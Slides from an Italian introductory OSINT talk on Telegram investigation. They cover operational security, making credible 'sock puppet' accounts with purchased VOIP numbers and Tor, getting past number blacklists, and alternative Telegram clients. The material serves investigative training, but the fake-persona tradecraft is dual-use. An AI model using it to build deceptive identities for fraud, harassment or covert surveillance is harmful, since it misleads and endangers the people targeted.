

OSINT: TELEGRAM 101

ALCUNE TECNICHE INVESTIGATIVE SU TELEGRAM
NO BONUS

101 OPSEC - AND SOCKPUPPET

- Occorre un numero di cellulare
- I Freenum online sono blacklistati
- Alcuni numeri VOIP necessitano di un burner phone in quanto è presente un limite nelle richieste
- Ci sono metriche utilizzate per la creazione dell'utenza esempio il device, la condivisione dei contatti etc.
- Disabilitare ricerca per numero di telefono
- Non usare people nearby e geochat
- Disabilitare Geolocation



CREAZIONE DI UN SOCK PUPPET - PLIVO

Uno strumento utilizzato per campagne di Marketing permette l'acquisto di numeri VOIP abilitati alla ricezione SMS

The screenshot shows the Plivo console interface. On the left, a sidebar lists navigation options: Phone Numbers, Your Numbers (selected), Active, Pending, Unrented, Buy Numbers, Sandbox Numbers, Sender IDs, and Maintenance Application. The main content area is titled 'Your Numbers' and displays a message: 'Action required There are some numbers that don't have any assigned applications. Please assign applications.' Below this, a table titled '2 Active Numbers' lists two entries:

Number and Area	Alias	Type
Nyack, New York	BGRAM2	Local
Farmersville, Ohio		


CREAZIONE DI UN SOCK PUPPET - TOR

Si può utilizzare TOR per aumentare il livello di privacy.

Qualora non si utilizzi un burner phone non spuntare sincronizza contatti.

Ed infine impostare il 2FA

Impostare dettagli di vanity per renderlo credibile.




CLIENT WEB

Possibilità di accedere a contenuti mediante cliente WEB.


In questo caso occorre fare una prima autenticazione mediante un QR code.

Non verranno importate chat segrete.



CLIENT KOTATOGRAM DESKTOP

- Creazione di Cartelle lato client per bypassare il limite delle dir
- Possibilità di forwardare i messaggi e di editare il forwarding
- ID destinatario disponibile sulla scheda
- **Opensource**




CLIENT TELEGRAM BGRAM

Il progetto originariamente chiamato BifToGram è stato sviluppato da developer russi a fine 2018.

